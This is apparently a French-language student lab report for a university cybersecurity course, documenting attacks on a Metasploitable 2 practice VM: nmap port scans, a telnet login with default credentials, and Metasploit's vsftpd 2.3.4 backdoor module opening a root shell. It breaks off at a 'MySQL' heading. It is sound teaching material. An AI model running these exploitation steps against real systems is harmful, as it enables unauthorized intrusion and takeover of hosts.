UNIVERSITE DE TECHNOLOGIE D’HAÏTI

FACULTE DES SCIENCES DE GENIE CIVIL ET D’ARCHITECTURE

DEPARTEMENT DES SCIENCE INFORMATIQUE

53, Avenue N, Port-au-Prince


Niveau: IV

Préparer par: Jonathan JACQUES

Soumis au professeur: ING Ismaël Saint Amour dans le cadre du cours cyber sécurité.

Le 15 Juillet 2025

Importation Metasploitable



Storage

Devices

- Controller: IDE
  - Empty
- Controller: SATA
  - Metasploitable.vmdk

Attributes

Hard Disk: SATA Port 0

□ Solid-state Drive

□ Hot-pluggable

Information

Type (Format): Normal (VMDK)

Virtual size: 8.00 GB

Actual size: 1.80 GB


Storage details: Dynamically allocated stor...

Location: C:\Users\NATHAN_J\Docu...

Attached to: --


Encryption key: --

Configuration Metasploitable




```
Last login: Tue Jul 15 13:05:44 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f9:a1:7e brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.122/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::a00:27ff:fef9:a17e/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Scan de vulnérabilités




```
┌──(jacques㉿Nathan)-[~]
└─$ sudo -i
[sudo] Mot de passe de jacques :
┌──(root㉿Nathan)-[~]
└─# ping 192.168.0.122
PING 192.168.0.122 (192.168.0.122) 56(84) bytes of data.
64 bytes from 192.168.0.122: icmp_seq=1 ttl=64 time=1.62 ms
64 bytes from 192.168.0.122: icmp_seq=2 ttl=64 time=0.914 ms
64 bytes from 192.168.0.122: icmp_seq=3 ttl=64 time=4.78 ms
64 bytes from 192.168.0.122: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.0.122: icmp_seq=5 ttl=64 time=1.72 ms
```




```
┌──(root㉿Nathan)-[~]
└─# nmap 192.168.0.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 13:11 EDT
Nmap scan report for 192.168.0.122
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F9:A1:7E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

┌──(root㉿Nathan)-[~]
└─#
```

Analyser tous les ports TCP




```
Scantype v not supported

┌──(root㉿Nathan)-[~]
└─# nmap -p1-65535 192.168.0.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 13:14 EDT
Nmap scan report for 192.168.0.122
Host is up (0.00054s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34692/tcp open  unknown
```

Exploits telnet



```
┌──(root㉿Nathan)-[~]
└─# telnet 192.168.0.122
Trying 192.168.0.122...
Connected to 192.168.0.122.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: █
```




```
metasploitable login: msfadmin
Password:
Last login: Tue Jul 15 13:07:26 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

Exploits FTP – Metasploitable 2 via Metasploit

Backdoor Command Execution


```
┌──(root㉿Nathan)-[~]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

                    METASPLOIT CYBER MISSILE COMMAND V5

# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
                                                          https://metasploit.com
```

\




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.0.122
RHOST ⇒ 192.168.0.122
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.122:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.122:21 - USER: 331 Please specify the password.
[+] 192.168.0.122:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.122:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.120:44343 → 192.168.0.122:6200) at 2025-07-15 13:22:4
3 -0400
```

Scanner TCP



```
┌──(root㉿Nathan)-[~]
└─# msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
```


```
       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.122
RHOSTS ⇒ 192.168.0.122
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS ⇒ 22,25,80,110,21
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 3
THREADS ⇒ 3
msf6 auxiliary(scanner/portscan/tcp) > exploit
[+] 192.168.0.122         - 192.168.0.122:21 - TCP OPEN
[+] 192.168.0.122         - 192.168.0.122:80 - TCP OPEN
[*] 192.168.0.122         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 
```

MySQL

